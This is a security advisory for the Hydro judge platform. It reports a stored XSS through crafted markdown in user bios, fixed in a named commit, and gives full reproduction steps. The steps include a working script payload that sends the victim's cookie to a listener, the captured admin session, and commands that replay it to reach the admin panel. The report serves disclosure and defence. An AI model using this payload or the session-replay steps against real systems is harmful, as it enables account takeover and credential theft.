Hydro Vulnerability Report
Software: Hydro
Developer or vendor: hydro-dev
Code repository: https://github.com/hydro-dev/Hydro
1. Stored XSS in the Markdown Bio Leads to Account Takeover
| Brief description: | An attacker with a regular account writes crafted markdown into their bio. When a victim opens the attacker’s profile, the script executes and takes over the victim’s account. |
|---|---|
| Affected versions: | 4.16.1 to 5.1.0 (UI ≤ 4.59.0) |
| Preconditions: | The attacker has a regular account. |
| Fix: | Hydro commit 3bae56fe |
Root Cause
A user’s bio is stored as markdown and passed to FilterXSS by xssProtector when rendered. The relevant code is:
// packages/ui-default/backendlib/markdown-it-xss.ts:180-199    commit 3c8286dd13
export function xssProtector(md) {
    function protector(state) {
        const processor = state.inlineMode ? xssInline : xss;
        for (let i = 0; i < state.tokens.length; i++) {
            const cur = state.tokens[i];
            if (cur.type === 'html_block') {
                cur.content = processor.process(cur.content);
            }
            if (cur.type === 'inline') {
                const inlineTokens = cur.children;
                for (let ii = 0; ii < inlineTokens.length; ii++) {
                    if (inlineTokens[ii].type === 'html_inline') {
                        inlineTokens[ii].content = processor.process(inlineTokens[ii].content);
                    }
                }
            }
        }
    }

    md.core.ruler.after('linkify', 'xss', protector);
}
xss overrides safeAttrValue of FilterXSS. The class branch splits the value on spaces and keeps whitelisted entries and entries starting with language-. The return value does not pass through escapeAttrValue. The relevant code is:
// packages/ui-default/backendlib/markdown-it-xss.ts:152-156    commit 3c8286dd13
safeAttrValue(tag, name, value) {
    if (name === 'id') return escapeAttrValue(`xss-id-${value}`);
    if (name === 'class') {
        return value.split(' ').filter((i) => whitelistClasses.includes(i) || i.startsWith('language-')).join(' ');
    }
    return safeAttrValue(tag, name, value, CssFilter);
}
The language- exception was introduced in commit d9a903de86 and first shipped in 4.16.1. 4.16.0 and earlier have no such branch in the class filter.
FilterXSS then places the returned value into class="...". If the value contains a double quote, the attribute ends early and the following <script> becomes a separate tag.
The bio is rendered here:
{# packages/ui-default/templates/user_detail.html:97-103    commit 3c8286dd13 #}
{% if not udoc.bio %}
    ...
{% else %}
    {{ udoc.bio|default('')|markdown|safe }}
{% endif %}
bio is an AccountSetting that a registered user can edit at /home/settings/account. The crafted class value starts with language- and contains no spaces, so it passes the filter. Its double quote closes the class attribute, and the following <script> executes.
The session cookie sid is not HttpOnly (packages/hydrooj/src/service/layers/base.ts:68), so the script can read document.cookie and reuse the victim’s session.
Reproduction Environment
Clone the official repository and use the official compose file to start the backend and MongoDB:
git clone https://github.com/hydro-dev/Hydro.git
cd Hydro/install/docker
docker compose -p hydro-report up -d oj-mongo oj-backend
After oj-backend becomes healthy, open http://127.0.0.1. The official compose setup creates a judge account with uid 2. Create an admin with uid 3 and an attacker with uid 4:
docker exec oj-backend hydrooj cli user create admin@example.com admin 'Admin@12345' 3
docker exec oj-backend hydrooj cli user setSuperAdmin 3
docker exec oj-backend hydrooj cli user create attacker@example.com attacker 'Attacker@123' 4
Confirm the admin’s privileges:
docker exec oj-mongo mongosh hydro --quiet --eval 'printjson(db.user.findOne({_id:3},{uname:1,priv:1}))'{
_id: 3,
uname: 'admin',
priv: -1
}Reproduction

Sign in as attacker / Attacker@123, open http://127.0.0.1/home/settings/account, enter the following into Bio, and save:
<span class='language-a"><script>fetch(String.fromCharCode(104,116,116,112,58,47,47,49,50,55,46,48,46,48,46,49,58,57,57,57,57,47,63,99,61)+encodeURIComponent(document.cookie))</script>'>String.fromCharCode builds http://127.0.0.1:9999/?c=, so the payload contains no quotes or spaces. The class value is language-a"><script>...; it starts with language- and therefore passes the filter.
Start an HTTP listener locally:

python3 -m http.server 9999Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999/) ...Sign in as admin / Admin@12345 and open the attacker’s profile at http://127.0.0.1/user/4:
The listener receives the victim’s cookie:
127.0.0.1 - - [07/Nov/2026 01:17:00] "GET /?c=sid%3D6IgYEWPMPm0VsQazdFWwYkp3CVm6BjT4%3B%20sid.sig%3DrYduXZBnz4I561-NNCkC2ihxNDI HTTP/1.1" 200 -Decoded:
sid=6IgYEWPMPm0VsQazdFWwYkp3CVm6BjT4; sid.sig=rYduXZBnz4I561-NNCkC2ihxNDIOpen http://127.0.0.1/ in a new browser and set the two cookies in the console:
document.cookie = 'sid=6IgYEWPMPm0VsQazdFWwYkp3CVm6BjT4; path=/';
document.cookie = 'sid.sig=rYduXZBnz4I561-NNCkC2ihxNDI; path=/';

Then open http://127.0.0.1/manage. The stolen session is authenticated as admin, and the system administration panel opens: